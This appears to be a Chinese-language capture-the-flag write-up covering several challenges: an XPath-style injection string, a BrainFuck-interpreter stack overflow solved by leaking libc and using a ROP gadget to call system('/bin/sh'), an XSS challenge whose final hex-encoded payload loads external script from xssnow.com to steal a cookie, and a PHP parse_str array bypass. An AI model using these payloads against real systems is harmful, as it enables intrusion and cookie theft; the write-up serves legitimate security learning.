
然后提交 user=']| //*| //*['即可



25---- Personal blog


发现是个博客，怎么找也没找到漏洞，最后估计是个静态页面，也是跪了，就社工吧，最后在 github 找到了作者

https://github.com/LoRexxar/LoRexxar.github.io



26----BrainFuck!


拿到以后丢 ida，发现




大致扫过一遍后，发现程序检测输入是否为 .[],+-><，推测原始程序是个 brainfuck 解释器。输入 brainfuck 代码后生成 brainfuck.c，编译后执行程序

然而刚开始怎么也编译不了 brainfuck 代码，总是显示 something wrong...

看 ida 发现



啊……原来要用 q 来结束自己的程序……咦……怎么还是不行……这回是 gcc 报错了



因为 pwn2 会在最后把源码 rm 掉，所以 catchgcc 的 exec 以后我们就可以看到生成的源码了

```
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x200 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x7ffff7ddb2c8:      pop    rbp
   0x7ffff7ddb2c9:      ret
   0x7ffff7ddb2ca:      nop    WORD PTR [rax+rax*1+0x0]
=> 0x7ffff7ddb2d0:      mov    rdi,rsp
   0x7ffff7ddb2d3:      call   0x7ffff7ddea70
   0x7ffff7ddb2d8:      mov    r12,rax
   0x7ffff7ddb2db:      mov    eax,DWORD PTR [rip+0x221b17]        # 0x7ffff7ffcdf8
   0x7ffff7ddb2e1:      pop    rdx
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffeac0 --> 0x3
0008| 0x7fffffffeac8 --> 0x7fffffffed1c --> 0x636700632d006873 ('sh')
0016| 0x7fffffffead0 --> 0x7fffffffed1f --> 0x6220636367006320 ('-c')
0024| 0x7fffffffead8 --> 0x7fffffffed22 ("gcc brainFuckCode.c -o brainFuckCode")
0032| 0x7fffffffeae0 --> 0x0
0040| 0x7fffffffeae8 --> 0x7fffffffed47 ("HOME=/home/ubuntu")
0048| 0x7fffffffeaf0 --> 0x7fffffffed59 ("LANG=en_US.UTF-8")
0056| 0x7fffffffeaf8 --> 0x7fffffffed6a ("LC_CTYPE=en_US.UTF-8")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Catchpoint 1 (exec'd /bin/dash), 0x00007ffff7ddb2d0 in ?? () from /lib64/ld-linux-x86-64.so.2
gdb-peda$
gdb-peda$
```

```
#include <stdio.h>
 #include <stdlib.h>
  int main(void) {  setbuf(stdin,0); char code[0x200]; char *ptr = code;
 ++*ptr;
~
```

哦……少了个结束的括号……那加个]应该就好了……结果通过编译了

```
ubuntu@mastodon ~/hctf15/problem/pwn
  % ./pwn2
+]q

ubuntu@mastodon ~/hctf15/problem/pwn
  %
```

现在看生成的代码来考虑怎么去拿 shell，原题是在 heap 上……那个实在不会，之后出题人降低了难度，改到了 stack 上。生成的 c 代码的 buffer 长度为 0x200, 然而并没有任何长度检测，因此我们可以溢出这个 buffer 查看 libc 的地址，根据这个地址去计算 system 和 bin/sh 的地址，然后用一个 ROP gadget(POP RAX, POP RDI, CALL RAX) ret 到 libc 就好了(因为是 64 位机器，因此函数参数需要在 rdi 中)

ROPgadget 运行结果

```
0x00000000000fa479 : pop rax ; pop rdi ; call rax
```

libc 原始地址

```
% objdump -d libc.so.64 | grep "libc_start_main"
0000000000021dd0 <__libc_start_main>:
   21dfa:       0f 84 cc 00 00 00       je     21ecc <__libc_start_main+0xfc>
   21e15:       74 0c                   je     21e23 <__libc_start_main+0x53>
   21e35:       0f 85 38 01 00 00       jne    21f73 <__libc_start_main+0x1a3>
   21e3e:       74 15                   je     21e55 <__libc_start_main+0x85>
   21e64:       0f 85 c9 00 00 00       jne    21f33 <__libc_start_main+0x163>
   21e6d:       0f 85 9d 00 00 00       jne    21f10 <__libc_start_main+0x140>
   21e7f:       75 52                   jne    21ed3 <__libc_start_main+0x103>
   21ece:       e9 36 ff ff ff          jmpq   21e09 <__libc_start_main+0x39>
   21f07:       75 bc                   jne    21ec5 <__libc_start_main+0xf5>
   21f2e:       e9 40 ff ff ff          jmpq   21e73 <__libc_start_main+0xa3>
   21f4e:       74 11                   je     21f61 <__libc_start_main+0x191>
   21f6c:       75 d9                   jne    21f47 <__libc_start_main+0x177>
   21f6e:       e9 f7 fe ff ff          jmpq   21e6a <__libc_start_main+0x9a>
   21f8a:       e9 ac fe ff ff          jmpq   21e3b <__libc_start_main+0x6b>
   21fd4:       e8 b7 ff ff ff          callq  21f90 <__libc_start_main+0x1c0>
```

/bin/sh 地址

```
.rodata:000000000017CCDB aBinSh          db '/bin/sh',0
```

system 地址

```
% objdump -d libc.so.64 | grep system
   461c4:       0f 85 a3 04 00 00       jne    4666d <__libc_system+0x2d>
   461d3:       0f 85 94 04 00 00       jne    4666d <__libc_system+0x2d>
   46234:       0f 85 52 04 00 00       jne    4668c <__libc_system+0x4c>
   46242:       0f 85 44 04 00 00       jne    4668c <__libc_system+0x4c>
   4631b:       0f 85 8a 03 00 00       jne    466ab <__libc_system+0x6b>
   4632a:       0f 85 7b 03 00 00       jne    466ab <__libc_system+0x6b>
   4637d:       0f 85 47 03 00 00       jne    466ca <__libc_system+0x8a>
   4638b:       0f 85 39 03 00 00       jne    466ca <__libc_system+0x8a>
   46431:       0f 85 b2 02 00 00       jne    466e9 <__libc_system+0xa9>
   4643f:       0f 85 a4 02 00 00       jne    466e9 <__libc_system+0xa9>
   46490:       0f 85 72 02 00 00       jne    46708 <__libc_system+0xc8>
   4649f:       0f 85 63 02 00 00       jne    46708 <__libc_system+0xc8>
   465cd:       0f 85 54 01 00 00       jne    46727 <__libc_system+0xe7>
   465dc:       0f 85 45 01 00 00       jne    46727 <__libc_system+0xe7>
   46621:       0f 85 1f 01 00 00       jne    46746 <__libc_system+0x106>
   4662f:       0f 85 11 01 00 00       jne    46746 <__libc_system+0x106>
0000000000046640 <__libc_system>:
   46643:       74 0b                   je     46650 <__libc_system+0x10>
000000000012b2c0 <svcerr_systemerr>:
```

大致想法有了以后，剩下的就是写 exploit 了

首先需要写我们的 brainfuck 程序，让他读取我们的输入溢出 buffer 以后 print libc 的地址(一共需要八个字节)

溢出 libc_start_main + 254 地址

```
0608| 0x7fff04b1a198 --> 0xda418d4106e5c700
0616| 0x7fff04b1a1a0 --> 0x0
0624| 0x7fff04b1a1a8 --> 0x7f30bc8eaec5 (<__libc_start_main+245>:       mov    edi,eax)
0632| 0x7fff04b1a1b0 --> 0x0
0640| 0x7fff04b1a1b8 --> 0x7fff04b1a288 --> 0x7fff04b1c4e2 ("./brainFuckCode")
```

读取我们经过计算后的 gadget 地址 + system 地址 + bin/sh 地址就可以拿到 shell 了

附 exp（附件） brainfuck.py


30----easy xss


首先看源码有提示，经过测试后发现能 debug 能弹窗，本开始以为弹窗就可以，后客服说必须加载外部 js，通过 getmycookie 获取 cookie，

因为 errormsg 是可控的，所以只要让 try 上面错误便可执行 document.write(errormsg)


```
try{
        $.get('./show.php?type='+type.toString(),function(msg){
                document.write(msg);
        });
```


想让他 False 可以让 apache 报错，经过尝试而且题目说:"你说我这里太短？看样子是你的太长",通过测试可以发现当 index.php 后面加/的时候，show.php 会在/后面





所以 fuzz 了下，url 总长度大于 8205 时会报"Request-URL Too Long"错误，总长度位 8179 的时候，会报 403，同时还会 GET show.php





这时候在加参数已经可以传到 errormsg 了.在构造的时候，因为长度超过 fuzz 长度，要调整 1url 的总长度，超过会 Too Long,

```
<html>
<title>where is the xss</title>
<meta charset="utf-8"></meta>
<script src="http://libs.baidu.com/jquery/1.9.1/jquery.min.js"></script>
<body>
<?-- param: /?errmsg=a&t=1&debug=false -->
<?-- xssme: getmycookie.php?url=yourevilurl -->
<?-- DO NOT USE SCANNER OR BURP TOOLS , OR REGARDS AS CHEATING!!! -->
<!-- LOAD YOUR JS FILE,GET MY COOKIE,COME ON-->
<script>
var errormsg = '<script src=http:xssnow.comtFAI><script>';
var type = '1';
(function(){
    try{
        $.get('./show.php?type='+type.toString(),function(msg){
            document.write(msg);
        });
    }catch(err){
        document.write(errormsg);
    }
    var debug = 'false';

})();
</script>
</body>
</html>
```

传进去之后发现"/"被过滤了，编码下即可成功绕过

```
<?-- DO NOT USE SCANNER OR BURP TOOLS , OR REGARDS AS CHEATING!!! -->
<!-- LOAD YOUR JS FILE,GET MY COOKIE,COME ON-->
<script>
var errormsg = '\x3c\x73\x63\x72\x69\x70\x74\x20\x73\x72\x63\x3d\x68\x74\x74\x70\x3a\x2f\x2f\x78\x73\x73\x6e\x6f\x77\x2e\x63\x6f\x6d\x2f\x74\x46\x41\x49\x3e\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e\x20';
var type = '1';
(function(){
    try{
        $.get('./show.php?type='+type.toString(),function(msg){
            document.write(msg);
```

终极 Payload

http://120.26.224.102:54250/0e7d4f3f7e0b6c0f4f6d1cd424732ec5/index.php/////1111(7933 个 1)?errmsg=\x3c\x73\x63\x72\x69\x70\x74\x20\x73\x72\x63\x3d\x68\x74\x74\x70\x3a\x2f\x2f\x78\x73\x73\x6e\x6f\x77\x2e\x63\x6f\x6d\x2f\x74\x46\x41\x49\x3e\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e\x20

32---- confused question

查看源码可以看到 login.php.txt，down 下来在本地测试

一开始怎么传都绕不过，后来发现传数组会报错，程序将 admin 换成 guset 的时候值只字符串，数组就可以绕过了

http://localhost:9096/1.php?loginstr[admin]

Links 国内论坛 国外论坛 学习网站 漏洞平台 信息收集 大牛论坛 CTF比赛 ctf工具 解密 码农 微信 网站 linux exp seo 其他

Warning: parse_str() expects parameter 1 to be string, array given in **D:\WWW\1.php** on line **14**
hctf{xxxxxxxx}

[D:\WWW\1.php] - UltraEdit

文件(F) 编辑(E) 搜索(S) 插入(N) 项目(P) 视图(V) 格式(T) 列(L) 宏(M) 脚本(i) 高级(A) 窗口(W) 帮助(H)

1.php

```php
<?php
session_start();
error_reporting(E_ALL & ~E_NOTICE);
//require('./db/db.php');
function addslashesForEvery($array){
  if(!is_array($array)){return addslashes($array);}
  foreach($array as $key => $val){
    $array[$key] = addslashes($val);
  }
  return $array;
}
$loginStr = $_GET['loginstr'];
if(!isset($_SESSION['admin'])){$loginStr = str_ireplace('admin','guest',$loginStr);}//前台不是admin
parse_str($loginStr,$loginStr);
foreach($loginStr as $n => $v){
  $v = addslashesForEvery($v);
  if($n === 'admin'){
    $username = $v['username'];
    $password = addslashesForEvery($_POST['password']);
//    $sql = "select * from admin where username = '$username' and password = '$password'";
//    $result = $DB->query($sql);
    echo "hctf{xxxxxxxx}";
    break;
  }
  if($n === 'guest'){
    echo "Hello Guest!But you cannot log in!";
    break;
  }
  echo "null";
  break;
}
```

在服务器测试，传[admin]=’即可爆 flag

http://120.26.224.102:23333/d20876f3f4d1c8358efcb9c0dde3781b/login.php?loginstr[admin]=%27

Links 国内论坛 国外论坛 学习网站 漏洞平台 信息收集 大牛论坛 CTF比赛 ctf工具 解密 码农 微信 网站 linux exp seo 其他

hctf{CONFUSED_ABOUT_CODES_BUT_YOU}